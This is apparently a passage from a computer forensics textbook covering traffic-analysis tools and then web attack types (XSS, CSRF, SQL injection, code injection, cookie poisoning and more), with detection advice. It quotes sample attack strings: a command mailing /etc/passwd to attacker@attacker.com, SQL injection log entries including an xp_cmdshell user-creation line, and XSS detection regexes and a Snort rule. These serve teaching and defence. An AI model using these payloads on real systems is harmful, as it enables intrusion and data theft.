


Figure 2-54 The **Protocol Distribution Statistics** screen shows statistics about the captured traffic.

- View the graphical representation of network traffic (Figure 2-55).




Figure 2-55 Iris Network Traffic Analyzer can display a graphical representation of data.

3. Perform the following steps:
   - Navigate to Chapter 2 of the Student Resource Center.
   - Install and launch OmniPeek.
   - Start the capture and click the **Packets** option under **Capture** (Figure 2-56).




Figure 2-56 The **Packets** screen shows information about captured packets.

- Click the **Log** option under **Capture** (Figure 2-57).




Figure 2-57 The **Log** screen displays a lot of capturing activity.

- Click the **Filters** option under **Capture** (Figure 2-58).




Figure 2-58 The **Filters** screen allows a user to filter traffic data.

- Click the **Hierarchy** option under **Expert** (Figure 2-59).




Figure 2-59 The **Hierarchy** screen shows a hierarchical view of traffic data.

- Click the **Graphs** option under **Visuals** (Figure 2-60).




Figure 2-60 OmniPeek can show a visual representation of traffic statistics.

Chapter 3

Investigating Web Attacks

Objectives

After completing this chapter, you should be able to:

- Recognize the indications of a Web attack
- Understand the different types of Web attacks
- Understand and use Web logs
- Investigate Web attacks
- Investigate FTP servers
- Investigate IIS logs
- Investigate Web attacks in Windows-based servers
- Recognize Web page defacement
- Investigate DNS poisoning
- Investigate static and dynamic IP addresses
- Protect against Web attacks
- Use tools for Web attack investigations

Key Terms

Uniform Resource Locator (URL) an identifier string that indicates where a resource is located and the mechanism needed to retrieve it

Introduction to Investigating Web Attacks

This chapter will discuss the various types of attacks on Web servers and applications. It will cover how to recognize and investigate attacks, what tools attackers use, and how to proactively defend against attacks.

Indications of a Web Attack

There are different indications related to each type of attack, including the following:

- Customers being unable to access any online services (possibly due to a denial-of-service attack)
- Correct URLs redirecting to incorrect sites
- Unusually slow network performance
- Frequent rebooting of the server
- Anomalies in log files
- Error messages such as 500 errors, "internal server error," and "problem processing your request"

Types of Web Attacks

The different types of Web attacks covered in this chapter are the following:

- Cross-site scripting (XSS) attack
- Cross-site request forgery (CSRF)
- SQL injection
- Code injection
- Command injection
- Parameter tampering
- Cookie poisoning
- Buffer overflow
- Cookie snooping
- DMZ protocol attack
- Zero-day attack
- Authentication hijacking
- Log tampering
- Directory traversal
- Cryptographic interception
- URL interpretation
- Impersonation attack

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) is an application-layer hacking method used for hacking Web applications. This type of attack occurs when a dynamic Web page gets malicious data from the attacker and executes it on the user's system.

Web sites that create dynamic pages do not have control over how their output is read by the client; thus, attackers can insert a malicious JavaScript, VBScript, ActiveX, HTML, or Flash applet into a vulnerable dynamic page. That page will then execute the script on the user's machine and collect information about the user.

XSS attacks can be either stored or reflected. Attacks in which the inserted code is stored permanently in a target server, database, message forum, and/or visitor log are known as *stored attacks*. In a reflected attack, the code reaches the victim in a different way, such as via an e-mail message. When a user submits a form or clicks on a link, that malicious code passes to the vulnerable Web server. The browser then executes that code because it believes that the code came from a trusted server.

With this attack, attackers can collect personal information, steal cookies, redirect users to unexpected Web pages, or execute any malicious code on the user's system.

Investigating Cross-Site Scripting (XSS)

There is a chance that an XSS attacker may use HTML formatting tags such as <b> for bold, <i> for italic, and <script> when attacking a dynamic Web page. Rather than using text for those tags, the attacker may use the hex equivalent to hide the code. For instance, the hex equivalent of "<script>" is "%3C%73%63%72%69%70%74%3E."

The following regular expression is a way to detect such types of attack:

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/ix
```

It checks the HTML opening and closing tags ("<" and ">") and the text between them so it can easily catch the <b>, <i>, and <script> contents.

Table 3-1 shows how this expression works.

An administrator can also use the following Snort signature to guard against this type of attack:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"NII
Cross-site scripting attempt"; flow:to_server,established;
pcre:"/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/i";
classtype:Web-application-attack; sid:9000; rev:5;)
```

An XSS attack can also occur through the "<img src" technique, and the above Snort signature is unable to catch this. The following regular expression may be used to check for this type of attack:

```
/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)/I
```

Table 3-2 shows how this expression works.

The following regular expression checks for the opening HTML tag, followed by anything other than a new line, and followed by the closing tag:

```
/((\%3C)|<)[^\n]+((\%3E)|>)/I
```

Cross-Site Request Forgery (CSRF)

In CSRF Web attacks, an attacker forces the victim to submit the attacker's form data to the victim's Web server. The attacker creates the host form, containing malicious information, and sends it to the authenticated user. The user fills in the form and sends it to the server. Because the data is coming from a trusted user, the Web server accepts the data.

((\%3C)|<)	Checks for the opening angle bracket
((\%2F)|\/)*	Checks for the forward slash
[a-z0-9\%]+	Checks for an alphanumeric string inside the tag
((\%3E)|>)	Checks for the closing angle bracket

Table 3-1 These parts of the expression check for various characters and their hex equivalents

((\%3C)|<)	Checks for the opening angle bracket
((\%69)|i|(\%49)) ((\%6D)|m|(\%4D)) ((\%67)|g|(\%47))	Checks for the letters "img"
[^\n]+	Checks for any character other than a new line following the "<img"
((\%3E)|>)	Checks for the closing angle bracket

Table 3-2 This regular expression is helpful in catching "<img src" attacks

Anatomy of a CSRF Attack

A CSRF attack occurs over the following four steps:

1. The attacker hosts a Web page with a form that looks legitimate. This page already contains the attacker's request.
2. A user, believing this form to be the original, enters a login and password.
3. Once the user completes the form, that page gets submitted to the real site.
4. The real site's server accepts the form, assuming that it was sent by the user based on the authentication credentials.

In this way, the server accepts the attacker's request.

Pen-Testing CSRF Validation Fields

Before filing the form, it is necessary to confirm that the form is validated before reaching the server. The best way to do this is by pen-testing the CSRF validation field, which can be done in the following four ways:

1. Confirm that the validation field is unique for each user.
2. Make sure that another user cannot identify the validation field.
   - If the attacker creates the same validation field as another user, then there is no value in the validation field.
   - The validation field must be unique for each site.
3. Make sure that the validation field is never sent on the query string, because this data could be leaked to the attacker in places like the HTTP referrer.
4. Verify that the request fails if the validation field is missing.

SQL Injection Attacks

An SQL injection occurs when an attacker passes malicious SQL code to a Web application. It targets the data residing behind an application by manipulating its database. In this attack, data is placed into an SQL query without being validated for correct formatting or embedded escape strings. It has been known to affect the majority of applications that use a database back end and do not force variable types. SQL injection replaced cross-site scripting as the predominant Web application vulnerability in 2008, according to an IBM study. A new SQL injection attack affected at least half a million Web sites in 2008 and is more resistant than previous versions to traditional security measures, according to the IBM security researchers who conducted the study. SQL injection vulnerabilities are usually caused by the improper validation in CFML, ASP, JSP, and PHP code. Developers who use string-building techniques in order to execute SQL code usually cause SQL injection vulnerabilities.

For example, in a search page, the developer may use the following VBScript/ASP code to execute a query:

```
Set myRecordset = myConnection.execute("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
```

Notice what happens to the code if the user inputs the string "blah or 1=1 --" into the form:

```
Set myRecordset = myConnection.execute("SELECT * FROM myTable WHERE
someText ='" & blah or 1=1 -- & "'")
```

The above statement always evaluates as true and returns the record set.

Investigating SQL Injection Attacks

The following are the three locations to look for evidence of SQL injection attacks:

1. *IDS log files*: IDS logs can help to identify attack trends and patterns that assist in determining security holes where most attacks are attempted. In addition, administrators can retrieve information related to any possible security holes or policy oversights, and any servers on the network that have a higher risk of being attacked.
2. *Database server log files*: These log files record each message that is stored in the database and enable fault acceptance in the event that the database needs to be restored.
3. *Web server log files*: Web server log files help in understanding how, when, and by whom Web site pages, files, and applications are being accessed.

An attack signature may look like this in a Web server log file:

```
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or 1=1 –
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or )1=1 (--
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or exec
master..xp _ cmdshell 'net user test testpass --
```

Code Injection Attack

A code injection attack is similar to an SQL injection attack. In this attack, when a user sends any application to the server, an attacker hacks the application and adds malicious code, such as shell commands or PHP scripts. When the server receives the request, it executes that application. The main goal of this attack is to bypass or modify the original program in order to execute arbitrary code and gain access to restricted Web sites or databases, including those with personal information such as credit card numbers and passwords.

For example, consider that the server has a "Guestbook" script, and the user sends short messages to the server, such as:

```
This site is great!
```

An attacker could insert code into the Guestbook message, such as:

```
; cat /etc/passwd | mail attacker@attacker.com #
```

This would make the server execute this code and e-mail the password file to the attacker.

Investigating Code Injection Attacks

Intrusion detection systems (IDS) and a series of sandbox execution environments provided by the OS detect code injection attacks. When the IDS finds a series of executable instructions in the network traffic, it transfers the suspicious packets' payload to the execution environment matching the packets' destination. The proper execution environment is determined with the help of the destination IP address of the incoming packets.

The packet payload is then executed in the corresponding monitored environment, and a report of the payload's OS resource usage is passed to the IDS. If the report contains evidence of OS resource usage, the IDS alerts the user that the incoming packet contains malicious data.

Parameter Tampering

Parameter tampering is a type of Web attack that occurs when an attacker changes or modifies the parameters of a URL, as shown in Figure 3-1. A ***URL (Uniform Resource Locator)*** is an identifier string that indicates where a resource is located and the mechanism needed to retrieve it. Parameter tampering takes advantage of programmers who rely on hidden or fixed fields, such as a hidden tag in a form or a parameter in a URL, as the only security measure to protect the user's data. It is very easy for an attacker to modify these parameters.

For example, if the user sends the link

http://www.medomain.co.in/example.asp?accountnumber=1234&debitamount=1,

an attacker may change the URL parameters so it becomes

http://www.medomain.co.in/example.asp?accountnumber=34291&creditamount=9994.

Cookie Poisoning

Web applications use cookies to store information such as user IDs, passwords, account numbers, and time stamps, all on the user's local machine. In a cookie poisoning attack, the attacker modifies the contents of a cookie to steal personal information about a user or defraud Web sites.

For example, consider the following request:

```
GET /bigstore/buy.asp?checkout=yes HTTP/1.0
Host: www.onshopline.com
Accept: */*
Referrer: http://www.onshopline.com/showprods.asp
Cookie: SESSIONID=5435761ASDD23SA2321; Basket Size=6; Item1=2189;
Item2=3331; Item3=9462; Total Price=14982;
```




Figure 3-1 An attacker can change the parameters in a URL to gain unauthorized access.

The above example contains the session ID, which is unique to every user. It also contains the items that a user buys, their prices, and the total price. An attacker could make changes to this cookie, such as changing the total price to create a fraudulent discount.

Investigating Cookie Poisoning Attacks

To detect cookie poisoning attacks, intrusion prevention products must be used. These products trace the cookie's set command given by the Web server. For every set command, information such as cookie name, cookie value, IP address, time, and the session to which the cookie was assigned is stored.

After this, the intrusion prevention product catches every HTTP request sent to the Web server and compares any cookie information sent with all stored cookies. If an attacker changes the cookie's contents, they will not match up with stored cookies, and the intrusion prevention product will determine that an attack has occurred.

Buffer Overflow

A buffer is a limited-capacity, temporary data storage area. If a program stores more data in a buffer than it can handle, the buffer will overflow and spill data into a completely different buffer, overwriting or corrupting the data currently in that buffer. During such attacks, the extra data may contain malicious code.

This attack can change data, damage files, or disclose private information. To accomplish a buffer overflow attack, attackers will attempt to overflow back-end servers with excess requests. They then send specially crafted input to execute arbitrary code, allowing the attacker to control the applications. Both the Web application and server products, which act as static or dynamic features of the site, are prone to buffer overflow errors. Buffer overflows found in server products are commonly known.

Detecting Buffer Overflows

Nebula (NEtwork-based BUffer overfLow Attack detection) detects buffer overflow attacks by monitoring the traffic of the packets into the buffer without making any changes to the end hosts. This technique uses a generalized signature that can capture all known variants of buffer overflow attacks and reduce the number of false positives to a negligible level.

In a buffer overflow attack, the attacker references injected content on the buffer stack. This means that stack addresses will have to be in the attack traffic, so Nebula looks for these stack addresses. If it finds them in incoming traffic, it will report that a buffer overflow attack is occurring.

Cookie Snooping

Cookie snooping is when an attacker steals a victim's cookies, possibly using a local proxy, and uses them to log on as the victim. Using strongly encrypted cookies and embedding the source IP address in the cookie can prevent this. Cookie mechanisms can be fully integrated with SSL functionality for added security.

DMZ Protocol Attack

Most Web application environments are comprised of protocols such as DNS and FTP. These protocols have inherent vulnerabilities that are frequently exploited to gain access to other critical application resources.

The DMZ (demilitarized zone) is a semitrusted network zone that separates the untrusted Internet from the company's trusted internal network. To enhance the security of the DMZ and reduce risk, most companies limit the protocols allowed to flow through their DMZ. End-user protocols, such as NetBIOS, would introduce a great security risk to the systems and traffic in the DMZ.

Most organizations limit the protocols allowed into the DMZ to the following:

- File Transfer Protocol (FTP) – TCP ports 20, 21
- Simple Mail Transport Protocol (SMTP) – TCP port 25
- Domain Name Server (DNS) – TCP port 53, UDP port 53
- Hypertext Transfer Protocol (HTTP) – TCP port 80
- Secure Hypertext Transfer Protocol (HTTPS) – TCP port 443

Zero-Day Attack

Zero-day attacks exploit previously unknown vulnerabilities, so they are especially dangerous because preventative measures cannot be taken in advance. A substantial amount of time can pass between when a researcher or attacker discovers a vulnerability and when the vendor issues a corrective patch. Until that time, the software is vulnerable, and unfortunately there is no way to defend against these attacks. To minimize damage, it is important to apply patches as soon as they are released.

Authentication Hijacking

To identify users, personalize content, and set access levels, many Web applications require users to authenticate. This can be accomplished through basic authentication (user ID and password, as shown in Figure 3-2), or through stronger authentication methods, such as requiring client-side certificates. Stronger authentication may be necessary if nonrepudiation is required.

Authentication is a key component of the authentication, authorization, and accounting (AAA) services that most Web applications use. As such, authentication is the first line of defense for verifying and tracking the legitimate use of a Web application.

One of the main problems with authentication is that every Web application performs authentication in a different way. Enforcing a consistent authentication policy among multiple and disparate applications can prove challenging.

Authentication hijacking can lead to theft of services, session hijacking, user impersonation, disclosure of sensitive information, and privilege escalation. An attacker is able to use weak authentication methods to assume the identity of another user, and is able to view and modify data as the user.

Investigating Authentication Hijacking

First, check if the Web browser remembers the password. Browsers such as Internet Explorer and Mozilla Firefox ask the user whether to remember the password or not, as shown in Figure 3-3. If a user decided to do this, the saved password can be stolen.

Another method to check for authentication hijacking is to see if the user forgot to log off after using the application. Obviously, if the user did not log off, the next person to use the system could easily pose as that person.

Figure 3-2 Authentication tells the Web application the user's identity.




Figure 3-3 Having applications remember passwords can lead to authentication hijacking.

Log Tampering

Web applications maintain logs to track the usage patterns of an application, including user login, administrator login, resources accessed, error conditions, and other application-specific information. These logs are used for proof of transactions, fulfillment of legal record retention requirements, marketing analysis, and forensic incident analysis. The integrity and availability of logs is especially important when nonrepudiation is required.

In order to cover their tracks, attackers will often delete logs, modify logs, change user information, and otherwise destroy evidence of the attack. An attacker who has control over the logs might change the following:

```
20031201 11:56:54 User login: juser
20031201 12:34:07 Administrator account created: drevil
20031201 12:36:43 Administrative access: drevil
20031201 12:45:19 Configuration file accessed: drevil
...
```

to:

```
20031201 11:56:54 User login: juser
20031201 12:50:14 User logout: juser
```

Directory Traversal

